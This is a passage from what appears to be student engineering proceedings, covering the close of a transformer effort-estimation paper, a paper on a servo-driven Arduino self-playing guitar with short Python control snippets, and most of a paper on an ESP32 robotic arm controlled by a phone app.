Our findings represent the potential of transformer models in the field of effort estimation, offering sufficient levels of precision and reliability. With the capability to capture complex dependencies these models have the ability to aid development teams in making more informed decisions. Since many agile methods focus on simplicity and speed [23], models like the ones created in this research paper can contribute to reducing the workload of the experts who manage software development projects.

While our study has demonstrated promising results, there are still avenues for further research and improvement. Future work could explore techniques for handling domain-specific language variations, incorporating additional contextual information, and optimizing model architectures for even greater accuracy and efficiency.

In conclusion, the successful application of transformer models for effort estimation represents a significant step forward in advancing the state-of-the-art in software development project planning. By utilizing the power of NLP methods, we can empower development teams with more precise and data-driven decision-making capabilities, ultimately leading to enhanced project outcomes and stakeholder satisfaction.

REFERENCES

- [1] A. Vaswani, N. Shazeer, N. Parmar, J. Uszkoreit, L. Jones, A. N. Gomez, Ł. Kaiser, and I. Polosukhin, "Attention is all you need," *Advances in neural information processing systems*, vol. 30, 2017.
- [2] S. Islam, H. Elmekki, A. Elsebai, J. Bentahar, N. Drawel, G. Rjoub, and W. Pedrycz, "A comprehensive survey on applications of transformers for deep learning tasks," *Expert Systems with Applications*, p. 122666, 2023.
- [3] K. Molokken and M. Jorgensen, "A review of software surveys on software effort estimation," in *2003 International Symposium on Empirical Software Engineering, 2003. ISESE 2003. Proceedings.*, pp. 223–230, IEEE, 2003.
- [4] J. Fisher, D. Koning, and A. Ludwigsen, "Utilizing atlassian jira for large-scale software development management," tech. rep., Lawrence Livermore National Lab.(LLNL), Livermore, CA (United States), 2013.
- [5] J. Kaur, S. Singh, K. S. Kahlon, and P. Bassi, "Neural network-a novel technique for software effort estimation," *International Journal of Computer Theory and Engineering*, vol. 2, no. 1, p. 17, 2010.
- [6] R. W. White and A. Hassan Awadallah, "Task duration estimation," in *Proceedings of the Twelfth ACM International Conference on Web Search and Data Mining*, pp. 636–644, 2019.
- [7] V. Teslyuk, A. Batyuk, and V. Voityshyn, "Method of software development project duration estimation for scrum teams with differentiated specializations," *Systems*, vol. 10, no. 4, p. 123, 2022.
- [8] S. Goyal and P. K. Bhatia, "Empirical software measurements with machine learning," in *Computational intelligence techniques and their applications to software engineering problems*, pp. 49–64, CRC Press, 2020.
- [9] R. d. A. Araujo, A. L. Oliveira, and S. Meira, "A class of hybrid multi-layer perceptrons for software development effort estimation problems," *Expert Systems with Applications*, vol. 90, pp. 1–12, 2017.
- [10] N. Pandey, D. K. Sanyal, A. Hudait, and A. Sen, "Automated classification of software issue reports using machine learning techniques: an empirical study," *Innovations in Systems and Software Engineering*, vol. 13, pp. 279–297, 2017.
- [11] V. S. Dave and K. Dutta, "Neural network based models for software effort estimation: a review," *Artificial Intelligence Review*, vol. 42, no. 2, pp. 295–307, 2014.
- [12] A. P. Varshini, K. A. Kumari, D. Janani, and S. Soundariya, "Comparative analysis of machine learning and deep learning algorithms for software effort estimation," in *Journal of Physics: Conference Series*, vol. 1767, p. 012019, IOP Publishing, 2021.
- [13] C. López-Martín and A. Abran, "Neural networks for predicting the duration of new software projects," *Journal of Systems and Software*, vol. 101, pp. 127–135, 2015.
- [14] M. Bazan, A. Migasiewicz, and M. E. Marchwiany, "Task duration prediction from a textual description," *Procedia Computer Science*, vol. 225, pp. 3554–3564, 2023.
- [15] S. Shukla and S. Kumar, "Applicability of neural network based models for software effort estimation," in *2019 IEEE World Congress on Services (services)*, vol. 2642, pp. 339–342, IEEE, 2019.
- [16] S. Wang, B. Z. Li, M. Khabsa, H. Fang, and H. Ma, "Linformer: Self-attention with linear complexity," *arXiv preprint arXiv:2006.04768*, 2020.
- [17] X. Hu, T. Binaykiya, E. Frank, and O. Cirit, "Deeppreta: an eta post-processing system at scale," *arXiv preprint arXiv:2206.02127*, 2022.
- [18] S. Lin, Y. Xu, S. Zhao, Y. Wang, and J. Xu, "Transeta: transformer networks for estimated time of arrival with local congestion representation," *Applied Intelligence*, vol. 53, no. 24, pp. 30384–30399, 2023.
- [19] A. Sinhal and B. Verma, "Software development effort estimation: A review," *International Journal of Advanced Research in Computer Science and Software Engineering (IJARCSSE)*, vol. 3, no. 6, 2013.
- [20] M. Ortu, G. Destefanis, B. Adams, A. Murgia, M. Marchesi, and R. Tonelli, "The jira repository dataset: Understanding social aspects of software development," in *Proceedings of the 11th international conference on predictive models and data analytics in software engineering*, pp. 1–4, 2015.
- [21] J. Devlin, M.-W. Chang, K. Lee, and K. Toutanova, "Bert: Pre-training of deep bidirectional transformers for language understanding," *arXiv preprint arXiv:1810.04805*, 2018.
- [22] Y. Liu, M. Ott, N. Goyal, J. Du, M. Joshi, D. Chen, O. Levy, M. Lewis, L. Zettlemoyer, and V. Stoyanov, "Roberta: A robustly optimized bert pretraining approach," *arXiv preprint arXiv:1907.11692*, 2019.
- [23] P. Abrahamsson, O. Salo, J. Ronkainen, and J. Warsta, "Agile software development methods: Review and analysis," *arXiv preprint arXiv:1709.08439*, 2017.

Development and Evaluation of a Self-Playing Arduino-Based Guitar

1st Nikola Jovanovski

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
nikola.jovanovski@students.finki.ukim.mk*

2nd Vlatko Spasev

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
vlatko.spasev@finki.ukim.mk*

Abstract—In this project, we will briefly review the design concepts for making a self-playing guitar as well as the implementation of an Arduino-based system that will be in charge of controlling all sensors and actuators in order to obtain automated guitar playing. The goal of the project is to explore the possibility of creating a fully automatic musical instrument capable of playing predefined melodies without human intervention. With the help of an Arduino microcontroller, several actuators, and sensors, through a guitar that plays itself, we will try to show the potential for innovations in the sphere of music and programming, that is to say, the advantages made possible by combining them.

Index Terms—Actuators, Sensors, Arduino, Automation

I. INTRODUCTION

The autonomy of musical instruments has captivated musicians and technologists alike for centuries, a fascination that is well-documented by the advent of self-playing pianos in the early 19th century. Inspired by this longstanding interest, the current project covers to conceptualize and construct a guitar capable of operating independently, thereby addressing contemporary musical aspirations. This paper is primarily driven by an ambition to combine the realms of programming, electronics, and music into a cohesive and innovative musical instrument. By leveraging advancements in technology alongside traditional musical theory, this study seeks to pioneer a novel approach to instrument automation, reflecting a multidisciplinary synthesis of the arts and sciences. The development process and its underlying motivation are not only a testament to the evolutionary trajectory of musical instruments but also underscore a commitment to extending the boundaries of what is technologically and artistically possible.

A. Historical Overview

The journey towards the development and evaluation of a self-playing Arduino-based guitar intertwines the evolution of musical instruments with modern technology advancements [1].

Historically, musical instruments have evolved from simple sound-producing tools to complex mechanisms [2]. The concept of automated musical instruments dates back to ancient times, such as the hydraulic automaton organ by Ctesibius of Alexandria in the 3rd century BCE [3].

The advent of personal computing and microcontroller platforms, like the Arduino, [4]. Introduced in the mid-2000s, Arduino's affordability, ease of use, and open-source philosophy made it an ideal tool for musical instrument creation [5].

Integrating the Arduino with traditional guitar mechanics explores new possibilities in music performance, making these instruments platforms for experimentation.



Fig. 1. Original Pianola self playing piano mechanism being presented to Smithsonian Museum as gift by Edwin S. Votey the inventor (right, pointing) on December 7, 1922. Source: Wikipedia

II. RELATED WORK

In the development and evaluation of a self-playing Arduino-based guitar, several authors provided valuable insights. This section gives a brief overview of the related studies in this field.

The development of automated musical instruments has been an area of significant interest within the fields of robotics and music technology. Prior works, such as the paper [6], where is explored the mechanical automation of traditional instruments to understand better the nuances of musical expression and performance. The Arduino platform, known for its accessibility and versatility, has been at the forefront of such

innovations, as demonstrated by the author [7], who developed a prototype of an automated flute.

Furthermore, the integration of digital signal processing (DSP) techniques in automated instruments has opened new avenues for enhancing musical quality and performance. In the following study [8] discussed the potential of DSP in creating more dynamic and expressive automated musical performances. As shown on Figure 1 the original Pionola, the first piano mechanism made in 1922.

Specifically, the development of self-playing guitars has seen considerable advancements. For instance, Garcia and Martinez [9] presented a design that employs a series of actuators to simulate guitar strumming and fingering, showcasing the potential for such instruments in educational settings.

Our work builds upon these foundations by leveraging the Arduino platform to develop a self-playing guitar that not only automates performance but also evaluates its efficiency and musicality through innovative evaluation metrics. This approach aims to contribute to the broader discourse on the potential of automated musical instruments in enhancing musical education and accessibility.

III. DESIGN AND IMPLEMENTATION

The realization of this idea, or the making of such a guitar, would have a series of occasions where that guitar could be useful and needed, that is to say, where it would be good to have it. For example, concerts lacking a guitarist, therefore the sound of a guitar, then, beginner singers who would like a guitar to accompany them during rehearsals but don't have a band and don't know how to play themselves, or simply everywhere there is a guitar but there's no one who knows how to play it. The goal of this project, apart from taking advantage of the combination of spheres in which we are interested in researching and upgrading, is also to contribute to proving that the application of programming has no boundaries, and programming in any sphere can only ease, improve, and advance the circumstances. It is also interesting to see how programming looks when put into practice and how a programmer's knowledge can help in everyday life.

A. Basic names of guitar parts

Guitar Neck: The neck of a guitar is the long, slender portion that extends from the body of the guitar. It is typically made of wood, such as maple or mahogany. The neck usually houses the fretboard, frets, and tuning pegs. It is crucial for playing as it provides support for the strings and allows the player to press down on the strings to produce different notes and chords.

Strings: The strings are attached to the body of the guitar at the bridge and to the tuning pegs at the headstock. Each string is tuned to a specific pitch, typically ranging from low to high: E, A, D, G, B, E (for standard tuning).

Frets: Frets are metal strips embedded along the fretboard of the guitar. They are spaced at precise intervals along the neck. When you press down on a string behind a fret, you change the

length of the vibrating portion of the string, thereby altering the pitch. This allows you to play different notes and chords.

Tuning Pegs (Tuners): also known as machine heads or tuners, are located at the headstock of the guitar. Each tuning peg corresponds to one of the strings. The player adjusts the tension of the strings by turning the tuning pegs, thereby raising or lowering the pitch of the string until it matches the desired note.

On Figure 2, the components of the guitar are visually represented




Fig. 2. The guitar neck, equipped with tuning pegs, frets, and strings, enables players to adjust pitch and produce different tones by altering string tension and finger placement.

B. Example with 1 servo motor

On Figure 3 is visually described the servo motor will move 10 degrees to the left or to the right. With one servo motor we can press a total of 2 strings, but maximum 1 at a time. By moving the servo motor, the motor can push the 6th wire if it moves 10 degrees to the left or the 3rd wire if it moves 10 degrees to the right.

C. Example with 2 servo motors

As shown on Figure 4, the servo motors can move 10 degrees to the left or to the right. With 2 motors we can press a total of 4 strings, but a maximum of 2 at the same time. By moving the first motor, the motor can push the 6th wire if it moves 10 degrees to the left or the 3rd wire if it moves 10 degrees to the right. The second motor can push the 5th wire if it moves 10 degrees to the left or the 2nd wire if it moves 10 degrees to the right.

D. Example with 3 servo motors

The motors can move 10 degrees to the left or to the right. With 3 motors we can cover all 6 strings, but a maximum of 3 at the same time. By moving the first motor, the motor can push the 6th string if it moves 10 degrees to the left or the 3rd string if it moves 10 degrees to the right. The second motor




Fig. 3. Possible positions of one servo, pushing 0 or 1 string at the time




Fig. 4. Possible positions of two servo, pushing 0, 1 or 2 strings at the time

can push the 5th string if it moves 10 degrees to the left or the 2nd string if it moves 10 degrees to the right. The third motor can push the 4th string if it moves 10 degrees to the left or the 1st string if it moves 10 degrees to the right. These explanation is visually represented on Figure 5.




Fig. 5. Possible positions of two servo, pushing 0, 1, 2 or 3 strings at the time

The servos will be placed on the guitar neck on the first 3 frets, as shown on Figure 6.

With this arrangement of the motors and with a total of 9 servo motors on the first three frets of the guitar neck, we manage to cover all the basic chords and notes.




Fig. 6. This is a example how it will look like to put servos on first three frets, that is enough to cover all the basic chords and notes

E. A minor chord

To get the A minor chord, on the first fret we need to press the second string and on the second fret we need to press the third and fourth strings, shown on Figure 7.



Fig. 7. Example of servo positions on first three frets for A Minor chord

F. C major chord

To get the C major chord, on the first fret we need to press the second string, on the second fret we need to press the fourth strings and on the third fret we need to press the fifth string. This process is visually described on Figure 8.

On the Figure 9 and 10 is presented the process of hitting the strings, 6 servo motors are needed, which will be divided into two groups of 3 motors each, facing each other. Each servo motor is responsible for only one string. Each of the servo motors has a guitar pick mounted on it and by moving from left to right they hit the string, making a sound.

IV. SOFTWARE BACKGROUND

To enable the Arduino to receive commands from a computer, first it is necessary to connect it to the computer




Fig. 8. Example of servo positions on first three frets for C Major chord




Fig. 9. Position of servo motors responsible for hitting the strings




Fig. 10. Cross-section view of the Servo motors

and open the Arduino IDE. After connecting, go to File → Examples → Firmata → standardFirmata. This will open a new script and we can close the old one. The next step we need to do is to upload the script to our Arduino microcontroller. Libraries we will need are pyFirmata2

On Figure 11 is shown the process.

In Python we first need to make connection to the microcontroller and set up the actuators and sensors. On Figure 12, we can see example of connecting to microcontroller and one servo

At the outset of the project, all actuators were carefully defined and connected to the system. Each actuator corresponds to a specific component of the guitar, such as strings, frets, and serves a distinct purpose in achieving desired chord configurations. Following the establishment of actuator connections, a systematic approach was implemented to design chord adjustment functions. These functions are tailored to adjust the position of certain servo motors in a coordinated manner, thereby enabling the generation of desired chord formations. Each chord adjustment function encapsulates the logic required to position the actuators accurately, ensuring



Fig. 11. Loading the standardFirmata script

```
import time
import pyfirmata2

board = pyfirmata2.Arduino('COM4')
servo_pin = board.get_pin('d:8:s')
servo_pin.write(0)
time.sleep(2)
servo_pin.write(90)
```

Fig. 12. Basic example of connecting python to Arduino board

faithful reproduction of chords. On Figure 13, its shown how the chords are mapped in function

```
def a_minor_chord(number):
    reset_servo()
    servo1_3.write(100)
    servo2_1.write(100)
    servo2_2.write(00)
    play(number)
    print("A minor chord playing :", number, " times")

def a_major_chord(number):
    reset_servo()
    servo2_1.write(100)
    servo2_2.write(00)
    servo2_3.write(100)
    play(number)
    print("A major chord playing :", number, " times")

def c_major_chord(number):
    reset_servo()
    servo1_3.write(100)
    servo2_2.write(00)
    servo3_3.write(00)
    play(number)
```

Fig. 13. The default value of servo motors is set to 90, we set the value to 70 or 110 to hit the strings by calling one of these functions

The program implements a file-based input approach for chord selection and duration specification. A text file serves as the input source, containing pairs of values representing the name of the chord and the corresponding number of measures to be played. The program initiates the file parsing process by opening the designated text file and extracting the value pairs for further processing. Upon extracting each

chord-duration pair from the input file, the program invokes the appropriate functions responsible for chord generation and playback. These functions utilize the predefined chord adjustment functions to adjust the position of servo motors, facilitating the accurate reproduction of the specified chords. We can see the process for one example of file input on Figure 14.




Fig. 14. Example of input text file

The mapping function that we use its represented on Figure 15.



Fig. 15. Reading text input file and calling functions

V. FUTURE IMPROVEMENTS

Building an improved self-playing guitar:

- **Upgrade to 9 fret servo coverage:** At present, servo motors are strategically deployed to the first 3 frets, facilitating string manipulation and chord formation in the self-playing guitar system. Looking ahead, the vision entails a significant expansion of this functionality across the instrument's fretboard, with plans to install servo mechanisms encompassing the entirety of the first 9 frets. This forward-looking enhancement aims to broaden the guitar's repertoire, enabling a richer variety of chords and musical expressions to be seamlessly integrated into its automated performance.
- **Implement auto guitar tuner:** Incorporating an auto guitar tuner into future versions represents an innovative step forward. Utilizing six motors for each tuning peg, the system will automatically tune the guitar before playing. This will involve analyzing the audio signal using a frequency meter to precisely adjust the tuning of each string. By seamlessly integrating this functionality, future versions of the self-playing guitar will elevate the convenience and accuracy of tuning for musicians, ensuring optimal performance with minimal effort.
- **Implement AI to recognize songs and map to text file that our guitar can read:** Proposed enhancements

include the development AI algorithms capable of listening to songs and autonomously generating the corresponding input file that the guitar system can interpret. By harnessing the power of AI for song recognition and data mapping, the self-playing guitar will evolve into a more intuitive and adaptable musical instrument, enriching the musical experience for both performers and listeners alike. With this advancement, it will be easy for everyone to use, democratizing access to advanced musical technology and empowering musicians of all skill levels to explore and create with greater freedom and ease.

- **Machine learning algorithms for adaptive learning and improvisation:** Enabling the guitar to respond intelligently to its environment and interact dynamically with other musicians.

VI. CONCLUSION

Our research and development efforts have led to the creation of an instrument that not only replicates the sound and feel of a skilled guitarist but also offers new possibilities for musical expression and creativity. The improved self-playing guitar demonstrates remarkable accuracy in reproducing complex chord progressions, strumming patterns, and note articulations, providing musicians with a versatile tool for composition, performance, and practice.

Furthermore, our project highlights the potential of automation, robotics, and artificial intelligence in revolutionizing the music industry. By leveraging advanced technologies, we have overcome previous limitations of self-playing guitars and opened doors to new avenues of innovation in automated musical instruments.

REFERENCES

- [1] G. Barlindhaug, "Analog sound in the age of digital tools. the story of the failure of digital technology," 2007.
- [2] A. Kapur, "A history of robotic musical instruments," in *ICMC*, vol. 10, no. 1.88, 2005, p. 4599.
- [3] M. Lewis, "The hellenistic period," in *Handbook of ancient water technology*. Brill, 2000, pp. 631–648.
- [4] J. M. Hughes, *Arduino: a technical reference: a handbook for technicians, engineers, and makers*. " O'Reilly Media, Inc.", 2016.
- [5] M. Cook, "Arduino music."
- [6] L. Libin, "Progress, adaptation, and the evolution of musical instruments," *Journal of the American Musical Instrument Society*, vol. 26, p. 187, 2000.
- [7] J. Blum, *Exploring Arduino: tools and techniques for engineering wizardry*. John Wiley & Sons, 2019.
- [8] K. Steiglitz, *Digital Signal Processing Primer*. Courier Dover Publications, 2020.
- [9] D. A. Carnegie, J. W. Murphy, and J. P. Y. Placencia, "Designing mechatronic musical instruments: The guitar," *IEEE Access*, vol. 8, pp. 57 372–57 388, 2020.

Revolutionizing Automation with Robotic Arms

1st Stefan Angelovski

Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
stefanangelovski2002@gmail.com

2nd Vlatko Spasev

Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
vlatko.spasev@finki.ukim.mk

Abstract—Robotic arms, essentially programmable mechanical limbs, replicate human arms in function. These versatile tools find use in numerous sectors. Their various joints provide rotational or linear movements, allowing precise manipulation in three-dimensional space. End-effectors, interchangeable attachments at the arm's tip, further expand their capabilities. From industrial automation tasks like assembly to delicate surgery and tackling situations too dangerous for human intervention, robotic arms serve as a powerful extension of human reach and ability. [1].

Index Terms—Robotics, Manipulator, Kinematics, Dynamics, Automation

I. INTRODUCTION

Robotic arms, often resembling their human counterparts, have become ubiquitous in various industries. These programmable mechanical limbs have transcended the realm of science fiction and firmly established themselves as crucial tools in modern society. Their versatility stems from their ability to mimic human motion with remarkable precision. Imagine an extension of human reach and capability, unconstrained by physical limitations or the perils of hazardous environments. This is precisely the power that robotic arms offer. Their articulated joints provide a wide range of movements, allowing them to navigate complex three-dimensional spaces. Beyond their physical prowess, robotic arms boast the ability to be equipped with interchangeable tools at their tip, further expanding their functionality. These end-effectors, as they are called, can be customized for tasks as diverse as delicate surgery and heavy-duty welding. The introduction of robotic arms has revolutionized numerous sectors. From streamlining industrial assembly lines to performing life-saving medical procedures, these remarkable machines have become instrumental in enhancing efficiency, safety, and accuracy across various applications. [2], [3].

II. KINEMATICS

In the realm of robotic arms, kinematics plays a central role, akin to the blueprint shaping their movements. Just as a map guides travelers, kinematics helps us understand the relationship between joint configurations (angles and positions) and the resulting motion of the arm's end-effector (the tool at its tip). Imagine the arm as a series of rigid segments connected by joints, like your own arm with a shoulder, elbow, and wrist. Kinematics allows us to predict where the hand (end-effector) will be based on the angles of these joints.



Fig. 1. Automatic robots in the industrial factory for assembly automotive products, Credit: Simon Kadula, CC <https://unsplash.com/license>

A. Degrees of Freedom (DoF)




Fig. 2. The six degrees of freedom: forward/back, up/down, left/right, yaw, pitch, roll , credit: By GregorDS - Own work, CC BY-SA 4.0, <https://commons.wikimedia.org/w/index.php?curid=38429678>

This signifies the number of independent movements the arm can perform. A simple arm with a rotating base, elbow joint, and wrist joint would possess 3 DoF.

Joint Types: Two main types of joints govern robotic arm movement:

- **Revolute joints:** These allow for **rotational movement** around a single axis (think of your elbow).

- **Prismatic joints:** These enable **linear motion** in a straight line (imagine a sliding door). [4].




Fig. 3. Geometric invariants of revolute and prismatic joint, credit: Kangkang Yin

Each segment (link) in the arm can be defined by its **geometric properties** like length, angle offset, and joint type. These characteristics are crucial for solving the **kinematic equations**.

Kinematics empowers us with two key abilities:

- 1) **Forward Kinematics:** Given the **joint angles**, we can **predict the position and orientation of the end-effector**. This is essential for controlling the arm's movements with precision.
- 2) **Inverse Kinematics:** This tackles the inverse scenario. By specifying a desired **position and orientation for the end-effector**, we can calculate the necessary **joint angles** to achieve that goal. This enables the arm to be precisely manipulated for various tasks.

Imagine a bendy straw – your robotic arm. Kinematics helps us understand how bending at different points (joints) affects where the straw's tip (end-effector) travels. Like figuring out the path the straw draws, kinematics equips us with the math to predict these movements for the robotic arm. This knowledge is crucial for control. By understanding how joint bends affect movement, we can program the arm for complex tasks with impressive accuracy.

B. The Grip of the Machine: End-effectors

Robotic arms, while impressive feats of engineering, wouldn't be nearly as versatile without **end-effectors**. These crucial attachments, essentially the "hands" of the robotic arm, serve as the interface between the arm and the world. Designed for specific tasks, they allow the arm to grasp, manipulate, and interact with a diverse range of objects. Imagine a robotic arm without an end-effector. It would resemble a sophisticated arm without the ability to perform any meaningful actions. End-effectors bridge this gap, transforming the arm into a valuable tool across various industries. [5].

Here's a deeper look into the fascinating world of end-effectors:

Variety is Key: End-effectors come in numerous shapes and sizes, each meticulously crafted to suit a specific purpose.



Fig. 4. Example of a robotic gripper, credit: public domain fair use, 2024 Association for Advancing Automation

- **Grippers:** These are the most common type, resembling mechanical hands with two or more fingers designed to grasp objects of various shapes and sizes. [6].
- **Vacuum cups:** Ideal for smooth, non-porous surfaces, these end-effectors utilize suction to lift and move objects.
- **Welding tools:** Specialized for welding applications, these end-effectors might involve welding torches or manipulators designed for precise material handling during the welding process. [7].
- **Tools for specific applications:** The possibilities are vast. For instance, an end-effector for a robotic painter could be a specialized brush, while one for a fruit-picking robot might resemble a gentle grasping mechanism. [8].
- **Design Considerations:** The design of an end-effector hinges on several factors:
 - **Task requirements:** The specific task the arm needs to perform dictates the functionality and design of the end-effector.
 - **Object characteristics:** The size, weight, and shape of the objects the arm will handle influence the gripping mechanism and the materials used in the end-effector's construction.
 - **Precision requirements:** The level of precision needed for the task determines the complexity of the end-effector's design.
- **Material Selection:** End-effectors are often constructed from lightweight yet durable materials like aluminum, steel, or even composite materials. The chosen material needs to be sturdy enough to withstand the forces involved in grasping and manipulating objects.



Fig. 5. Robotic arm meant for surgeries, credit: Vecteezy , CC BY-SA 4.0 <https://creativecommons.org/licenses/by-sa/4.0>

III. BUILDING A ROBOTIC ARM

To begin, let's look into the components that make up this project:

- 1 x Sheet of Plywood: This readily available and inexpensive material provides a sturdy yet lightweight base for the robotic arm.
- 1 x ESPRESSIF ESP32 Devmodule: The brain of the operation, translating smartphone app commands into precise movements for the servo motors.
- 4 x Servo motors sg90: These compact units act as the arm's muscles, precisely rotating the joints based on commands.
- 1 x Battery Holder (3 cell): Provides power for both the servos and the ESP32 using standard AA batteries.
- 1 x Stable 5V Power Delivery: Ensures reliable servo operation using an Arduino Nano, a voltage step-up module, or a rechargeable Li-Ion battery (with charger).
- (Optional) 1 x 3.7V Rechargeable Li-Ion Battery: As an alternative to a battery holder this could be used with a Li-Ion battery charger module for infinite re-use.




Fig. 6. Scheme for how each individual part of the project is connected

This project brings a robotic arm to life, controlled by a custom smartphone app. An ESP32 microcontroller acts as the brain, translating your app commands into precise movements for the arm's servo motors. These motors mimic muscles, allowing smooth joint manipulation. A gripper attachment grants the arm an extra hand for grabbing and holding objects. The user-friendly app, built with MIT App Inventor, sends

two-digit codes to the ESP32. The first digit tells it which button you pressed (and its corresponding movement), while the second acts like an on/off switch for the movement. The ESP32 interprets these codes and sends control signals to the servo motors, making the arm move with impressive accuracy. This project exemplifies the power of combining readily available hardware with custom software for a truly interactive and precisely controlled robotic arm.




Fig. 7. Phone app logo




Fig. 8. The phone application interface

The ESP32 deciphers your commands from the smart-phone app, accurately directs the servo motors for precise arm movements, and controls the gripper's actions. It's the brain of this meticulously controlled robotic system. We've crafted a compact and adaptable design using a solderable PCB breadboard. This not only creates a visually elegant and integrated unit but also allows for easy replacement of the ESP32 microcontroller for future projects. At its core, this project showcases the potential unleashed by combining accessible hardware with custom software. The user-friendly smartphone app and Bluetooth communication seamlessly link your commands to the ESP32's processing power, enabling the robotic arm to execute them with remarkable precision. It's ready to respond to your every instruction. [9].

IV. FUTURE IMPROVEMENTS

Building an improved robot:

To optimize our robotic arm's power supply for future growth, we propose the following improvements:

- **Upgrade to Li-ion Battery Pack:** Replacing the AA batteries with a Lithium-ion battery pack offers a significant advantage. Li-ion batteries boast a higher voltage (around 3.7V per cell) and substantially greater current

capacity, ensuring adequate power for both the ESP32 and the servo motors.

